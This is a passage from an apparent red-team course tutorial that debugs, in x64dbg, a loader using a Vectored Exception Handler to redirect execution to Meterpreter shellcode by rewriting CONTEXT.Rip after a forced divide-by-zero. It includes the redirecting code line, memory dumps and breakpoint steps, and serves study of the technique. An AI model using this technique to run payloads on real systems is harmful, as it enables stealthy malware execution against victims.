00007FFF81790050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00007FFF81790060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00007FFF81790070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
00007FFF81790080	07 A7 68 6A 43 C6 06 39 43 C6 06 39 43 C6 06 39	.\$hjÆ.9CÆ.9CÆ.9
00007FFF81790090	57 AD 06 38 42 C6 06 39 57 AD 05 38 60 C6 06 39	w..8BÆ.9w..8Æ.9
00007FFF817900A0	57 AD 02 38 C2 C6 06 39 57 AD 0B 38 5C C7 06 39	w 8BÆ 9w 8Æ 9

Command:
Paused INT3 breakpoint at <ntdll.KiUserExceptionDispatcher> (00007FFF81831450)!

To continue, as shown below, click the **Run** button in x64dbg or simply press **F9**.




Run button highlighted in red.

RIP	Address	Disassembly	Comment
→	00007FFF81831450	FC	c:\d KiUserExceptionDispatch
●	00007FFF81831451	48:8B05 D8FD0	mov rax,qword ptr ds:[7FFF8191...
●	00007FFF81831458	48:85C0	test rax,rax
●	00007FFF8183145B	74 0F	je ntdll.7FFF8183146C
●	00007FFF8183145D	48:8BCC	mov rcx,rsip
●	00007FFF81831460	48:81C1 F0040	add rcx,4F0
●	00007FFF81831467	48:8BD4	mov rdx,rsip
●	00007FFF8183146A	FFD0	call rax

.text:00007FFF81831450 ntdll.dll:\$A1450 #A0850 <KiUserExceptionDispatcher>

As shown below, we have hit the software breakpoint that was set earlier on **VehHandler()** inside the memory in our loader. This means that the instruction pointer (RIP) is now positioned at the entry point of our registered Vectored Exception Handler, **VehHandler()**.



qword ptr ss:[rsp+8]=[0000070076FF210]=0
rcx=00000070076FF250


.text:00007FF75D4C3840 win32veh.exe:\$13840 #2C40 <vehHandler>

Address	Hex	ASCII
00007FFF81790000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
00007FFF81790010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00007FFF81790020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FFF81790030	00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00è.....
00007FFF81790040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..o...i!..LiTh
00007FFF81790050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00007FFF81790060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00007FFF81790070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$......
00007FFF81790080	07 A7 68 6A 43 C6 06 39 43 C6 06 39 43 C6 06 39	.ShjCA.9CA.9CA.9
00007FFF81790090	57 AD 06 38 42 C6 06 39 57 AD 05 38 60 C6 06 39	w..8BA.9w..8 A.9
00007FFF817900A0	57 AD 02 38 C2 C6 06 39 57 AD 0B 38 5C C7 06 39	w..8A.9w..8 A.9

Command:
 Paused INT3 breakpoint at <win32veh.VehHandler> (00007FF75D4C3840)!

Reaching this breakpoint confirms that the previously triggered exception was successfully caught and dispatched to our VEH. In other words, the vectored exception handling mechanism is working as intended, and control has now been transferred to our custom exception handler.

At this point, the debugger is still paused at the breakpoint on **VehHandler()**. In the next step, we want to return control to the loader's console window and print some useful information about the **ExceptionPointers** structure. To do this, as shown below, click the **Run** button in x64dbg or simply press **F9** to resume execution.



qword ptr ss:[rsp+8]=[00000017896FF190]=7FFF00000000
rcx=00000017896FF1D0

.text:00007FF75D4C3840 win32veh.exe:\$13840 #2C40 <vehHandler>

As shown in the image below, back in the loader's console window, we can now see detailed and useful information about the **ExceptionRecord** pointer. This output was printed directly from our VEH handler and reflects the exception data passed to it by the operating system.

```

C:\Users\user\Desktop\ESI\ESI_Material_Master_RedOps\01-Loaders\B5-Exce...
[#] Press <ENTER> to prepare for shellcode execution via VEH.
[#] We will trigger a division by zero exception.
[#] The VEH will handle the exception and redirect execution to the shellcode.

#####
# EXCEPTION DEBUGGING INFORMATION #
#####


[0] EXCEPTION_POINTERS Structure (Argument 1)
    Address (RCX holds this): 0x00000017896FF1D0

    CLARIFICATION:
    In the x64 calling convention, the first argument to the VEH function
    is passed in the RCX register. This argument is a pointer to the
    EXCEPTION_POINTERS structure, which contains two pointers:
        1. ExceptionRecord (describes the crash)
        2. ContextRecord (describes the CPU state)

[1] EXCEPTION_RECORD Structure
    Base Address (ExceptionInfo->ExceptionRecord): 0x00000017896FF930
    -----
    Offset | Field | Value
    -----|-----|-----
    +0x00 | ExceptionCode | 0xC0000094 (DIVIDE_BY_ZERO)
    +0x04 | ExceptionFlags | 0x00000000
    +0x08 | ExceptionRecord | 0x0000000000000000 (Nested Exception)
    +0x10 | ExceptionAddress | 0x00007FF75D4C3975 <--- CRASH LOCATION
    +0x18 | NumberParameters | 0
  
```

In the next step, we will use this information for further debugging in x64dbg and verify whether the **ExceptionAddress** (the faulting address) printed in the console (in this case **0x00007FF75D4C3975**) correlates with what we observe in the debugger. This comparison helps confirm that the exception data received by our VEH handler is accurate and consistent with the state captured by x64dbg.

As shown below, we now take the **ExceptionAddress** printed in the loader's console and use it together with the **dump** command in x64dbg. By dumping the memory at this address, we can directly inspect the instructions located at the faulting location and verify that it matches the instruction that caused the exception.




Address	Hex	ASCII
00007FF75D4C3975	F7 7D 24 89 45 44 EB 00 48 8B 4D 08 FF 15 89 06	+\$\$.EDē.H.M.ÿ...
00007FF75D4C3985	01 00 90 33 C0 48 8D A5 28 01 00 00 5F 5D C3 CC	...3AH.¥(...)]Äi
00007FF75D4C3995	CC	iiiiiiiiiiiiiiii
00007FF75D4C39A5	CC	iiiiiiiiiiiiiiii
00007FF75D4C39B5	CC CC CC CC CC CC CC CC FF 25 3D 06 01 00 FF 25	iiiiiiiÿ%=...ÿ%
00007FF75D4C39C5	3F 06 01 00 FF 25 41 06 01 00 CC 48 83 EC 08 4C	?...ÿ%A...îH.î.L
00007FF75D4C39D5	8B C9 48 85 C9 74 2A 48 85 D2 74 25 4D 85 C0 74	.ÉH.Ét*H.öt%M.Àt
00007FF75D4C39E5	20 48 89 3C 24 B0 CC 48 8B F9 48 8B CA F3 AA 49	H.<\$°îH.ùH.Éó^I
00007FF75D4C39F5	8B 00 48 8B 3C 24 49 89 41 04 49 89 51 0C 4D 89	..H.<\$I.A.I.Q.M.
00007FF75D4C3A05	08 48 83 C4 08 C3 CC 8C CC CC CC CC CC CC CC	.H.À.Äiiiiiiiiiii
00007FF75D4C3A15	CC 48 89 5C 24 10	iiiiiiiiiiiH \ \$


Command: dump 0x00007FF75D4C3975

At this stage, we can already see the raw bytes in the Dump view that correspond to the instruction which caused the exception. However, to better understand what actually happened, we need to view the **corresponding opcode**.

To do this, as shown below, right-click on the exception address in the dump view and select **Follow in Disassembler** in x64dbg. This allows us to switch from the raw byte representation to the disassembled instruction that triggered the exception.



As shown below, and as expected, the memory address printed in the console for **ExceptionAddress** (in this case **0x00007FF75D4C3975**) leads us directly to the instruction that caused the exception. When we follow this address in the disassembler, we can see the exact line of code responsible for triggering the division-by-zero exception.



This confirms that the **ExceptionRecord** contains the correct faulting address and that the information printed by our VEH handler accurately reflects the instruction that caused the exception.

Next, as shown below, we make use of the information about the **CONTEXT** structure that was printed to the loader's console. More specifically, we focus on the **CONTEXT.Rip** field at offset **0xF8**.

```

C:\Users\user\Desktop\ESI\ESI_Material_Master_RedOps\01-Loaders\B5-Exce...
[2] CONTEXT Structure (CPU State)
Base Address (ExceptionInfo->ContextRecord): 0x00000017896FF440
-----
Offset | Field           | Value
-----|-----|-----
+0x30 | ContextFlags    | 0x0010005F
+0x78 | Rax             | 0x0000000000000001
+0x80 | Rcx             | 0x00000000FFFFFFF
+0x88 | Rdx             | 0x0000000000000000
+0x90 | Rbx             | 0x0000000000000000
+0x98 | Rsp             | 0x00000017896FFB60
+0xA0 | Rbp             | 0x00000017896FFB80
+0xA8 | Rsi             | 0x0000000000000000
+0xB0 | Rdi             | 0x0000000000000000
+0xF8 | Rip             | 0x00007FF75D4C3975 <--- INSTRUCTION POINTER


[3] CRITICAL DEBUGGING CONCEPT: Why break on the Storage Address?
-----
We are debugging the VEH function, which is currently running.
The VEH does not execute the crashed code; it modifies a struct.

A. The Code Address (0x00007FF75D4C3975)
- This is the address of the 'idiv' instruction that failed.
- Putting a breakpoint here (bp) only works if the CPU
  tries to execute this instruction again.

B. The Storage Address (0x00000017896FF538)
- WHAT IS THIS? This address is inside the CONTEXT structure.
- The memory address represents Context.Rip in the snapshot of CONTEXT.
- WHERE IS IT? System-managed memory (often on the dispatcher's stack).
  
```

The goal of this step is to verify that **CONTEXT.Rip** is correctly modified by our VEH handler—changing it from the original **ExceptionAddress** (the instruction that caused the division-by-zero exception) to the memory address of our Meterpreter shellcode. This modification is critical, as it redirects execution flow away from the faulting instruction and transfers control to the shellcode instead.

As shown below, we once again use the dump command in x64dbg—this time with the memory address stored in **CONTEXT.Rip** (in this case **0x00007FF75D4C3975**).




```

Dump 1  Dump 2  Dump 3  Dump 4  Dump 5  Watch 1  [x=] Locals
Address  Hex  ASCII
00007FF75D4C3975 F7 7D 24 89 45 44 EB 00 48 8B 4D 08 FF 15 89 06 }$.EDë.H.M.ÿ...
00007FF75D4C3985 01 00 90 33 C0 48 8D A5 28 01 00 00 5F 5D C3 CC ...3AH.¥(.-]Äi
00007FF75D4C3995 CC ii
00007FF75D4C39A5 CC ii
00007FF75D4C39B5 CC CC CC CC CC CC CC CC FF 25 3D 06 01 00 FF 25 ii
00007FF75D4C39C5 3F 06 01 00 FF 25 41 06 01 00 CC 48 83 EC 08 4C ?...ÿ%A...iH.i.L
00007FF75D4C39D5 8B C9 48 85 C9 74 2A 48 85 D2 74 25 4D 85 C0 74 .ÉH.Ét*H.Öt%M.Àt
00007FF75D4C39E5 20 48 89 3C 24 B0 CC 48 8B F9 48 8B CA F3 AA 49 H.<$`iH.ùH.Éó^I
00007FF75D4C39F5 8B 00 48 8B 3C 24 49 89 41 04 49 89 51 0C 4D 89 ..H.<$I.A.I.Q.M.
00007FF75D4C3A05 08 48 83 C4 08 C3 CC .H.Ä.Äii
00007FF75D4C3A15 CC ii
Command: dump 0x00007FF75D4C3975
  
```


Remember, **CONTEXT.Rip** represents the instruction pointer value captured in the **CONTEXT** snapshot at the exact moment the division-by-zero exception was raised. In other words, this value reflects the CPU state before our VEH handler (**VehHandler()**) modifies it.

Therefore, before any redirection takes place, we expect **CONTEXT.Rip** to point to the instruction that caused the exception—namely, the division-by-zero instruction. Dumping and inspecting this address confirms that the **CONTEXT** structure correctly captures the faulting instruction prior to being altered to redirect execution to our shellcode.

Once again, as shown below, we use the Follow in Disassembler command in x64dbg to switch to the disassembly view for this address.



An attentive reader may have already noticed that the memory address stored in **CONTEXT.Rip** is identical to the **ExceptionAddress** contained in the **ExceptionRecord**. As shown below and expected, this confirms that the captured **CONTEXT.Rip** points to the exact instruction that caused the exception—in this case, the division-by-zero instruction shown below.



This correlation further verifies that the **CONTEXT** structure accurately reflects the CPU state at the moment the exception was raised.


In the next step, we want to verify that our registered VEH correctly handles the exception as defined in the loader's code. Specifically, we want to confirm that the VEH modifies **CONTEXT.Rip** and sets it to the memory address of our shellcode.

```
// Modify the saved Rip in the CONTEXT to point to our shellcode:
// Set the Instruction Pointer (Rip) to the shellcode address.
ExceptionInfo->ContextRecord->Rip = (DWORD64)pAddressdata;
```

By changing the saved instruction pointer in the **CONTEXT** structure, the VEH redirects execution flow away from the faulting instruction and transfers control directly to the shellcode. Verifying this behavior confirms that our exception handler performs the intended redirection logic correctly.

To observe the change of **CONTEXT.Rip**—from the memory address of the instruction that caused the exception (division by zero) to the memory address of our Meterpreter shellcode—we first need to set an additional breakpoint on the storage location of **CONTEXT.Rip** itself. In this case, that storage address is **0x0000001F60AFF578**. This address must not be confused with the value currently stored in **CONTEXT.Rip**, which still points to the faulting instruction at **0x00007FF75D4C3975**.

As shown below, this time we do not set a software breakpoint. Instead, we configure a **hardware breakpoint** of type **QWORD (write)**. This breakpoint triggers as soon as the memory location holding **CONTEXT.Rip** is modified. Using a hardware write breakpoint allows us to precisely observe the moment when our VEH updates **CONTEXT.Rip** to redirect execution to the shellcode.



A **hardware write breakpoint** is required here because our goal is to observe when the value of **CONTEXT.Rip** changes, not when execution reaches a specific instruction. At this stage, execution has already faulted, and **CONTEXT.Rip** is no longer an active instruction pointer—it is simply a data field in memory (in this case at **0x00000017896FF538**) that will be modified by the VEH. A software breakpoint cannot monitor arbitrary memory writes; it only triggers when execution reaches a patched instruction (for example, an INT3).

By configuring a hardware breakpoint of type QWORD (write) on the memory location that stores **CONTEXT.Rip**, the debugger will trigger exactly at the moment the VEH updates this field. This allows us to precisely observe the transition of **CONTEXT.Rip** from the faulting instruction address to the address of our Meterpreter shellcode, confirming that control-flow redirection occurs as intended. In short, software breakpoints monitor execution flow and a hardware write breakpoints monitor state changes in memory

To verify that the hardware breakpoint was set correctly, we can switch to the Breakpoints tab in x64dbg. As shown below, the hardware write breakpoint on **CONTEXT.Rip** (in this case **0x0000001F60AFF578**) is listed and enabled.

Type	Address	Module/Label/Exception	State	Disassembly
Software	00007FFF81812070	<ntdll.dll.RtlAddVectoredExceptionHandler>	Enabled	xor r8d,r8d
	00007FFF8182DDF0	<ntdll.dll.ZwContinue>	Enabled	mov r10,rcx
	00007FFF81831450	<ntdll.dll.KiUserExceptionDispatcher>	Enabled	cld
	00007FF75D4C3840	<win32veh.exe.VehHandler>	Enabled	mov qword ptr ss:[rsp+8],rcx
Hardware	0000001F60AFF578		Enabled	jne 1F60AFF5B3

This confirms that the breakpoint is properly configured and ready to trigger as soon as the VEH modifies the **CONTEXT.Rip** field in memory. To continue the debugging process and observe the transition of **CONTEXT.Rip** to the **shellcode address**, we now need to resume execution from the loader's console window. As shown below, simply press **<Enter>** to continue.

```

C:\Users\user\Desktop\ESI\ESI_Material_Master_RedOps\01-Loaders\B5-Exc...
B. The Storage Address (0x000000AC4BCFF0B8)
- WHAT IS THIS? This address is inside the CONTEXT structure.
- The memory address represents Context.Rip in the snapshot of CONTEXT.
- WHERE IS IT? System-managed memory (often on the dispatcher's stack).
- WHY? When the crash happened, Windows took a 'snapshot' of all CPU registers and saved them here.
- HOW TO DEBUG: The line 'ContextRecord->Rip = ...' writes to THIS specific memory address to change the snapshot.
- To see the change happen, we must watch this memory address.
- That is why we use a Hardware Write Breakpoint (bphws).

[4] x64dbg Navigation Commands
To view ExceptionRecord:  dump 0x000000AC4BCFF4B0
To view ContextRecord:   dump 0x000000AC4BCFEFC0
To watch Rip change:     bphws 0x000000AC4BCFF0B8, w, 8

#####
Press <ENTER> to continue execution (and modify Rip)...
  
```

As shown below, once execution continues, the **hardware write breakpoint** set on **CONTEXT.Rip** is triggered. This indicates that the memory location storing **CONTEXT.Rip** was written to and its value was changed.

Address	Hex	ASCII
0000001F60AFF578	08 18 4C 5D F7 7F 00 00 7F 02 00 00 00 00 00 00	·.L]÷.....
0000001F60AFF588	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF598	80 1F 00 00 FF FF 02 00 00 00 00 00 00 00 00 00	...ÿ.....
0000001F60AFF5A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF5B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF5C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF5D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF5E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF5F8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF608	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF618	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Command:
Paused Hardware breakpoint (qword, write) at <&data> (0000001F60AFF578)!

This behavior confirms that **CONTEXT.Rip** was successfully modified by our VEH handler and rewritten to the memory address of our shellcode. In other words, execution flow has been redirected from the faulting instruction to the shellcode exactly as intended. To further validate this and ensure that **CONTEXT.Rip** now truly points to the memory address of our Meterpreter shellcode, we can perform an additional verification step. As shown below, we use **Follow QWORD in Current Dump** in x64dbg to follow the updated value stored in **CONTEXT.Rip** and confirm that it resolves to the shellcode location.

Address	Hex	ASCII
0000001F60AFF578	08 18 4C 5D F7 7F 00 00 7F 02 00 00 00 00 00 00	·.L]÷.....
0000001F60AFF588	Binary	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF598	Copy	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF5A8	Copy	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF5B8	Follow in Disassembler	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF5C8	Follow in Disassembler	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000001F60AFF5D8	Follow QWORD in Disassembler	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
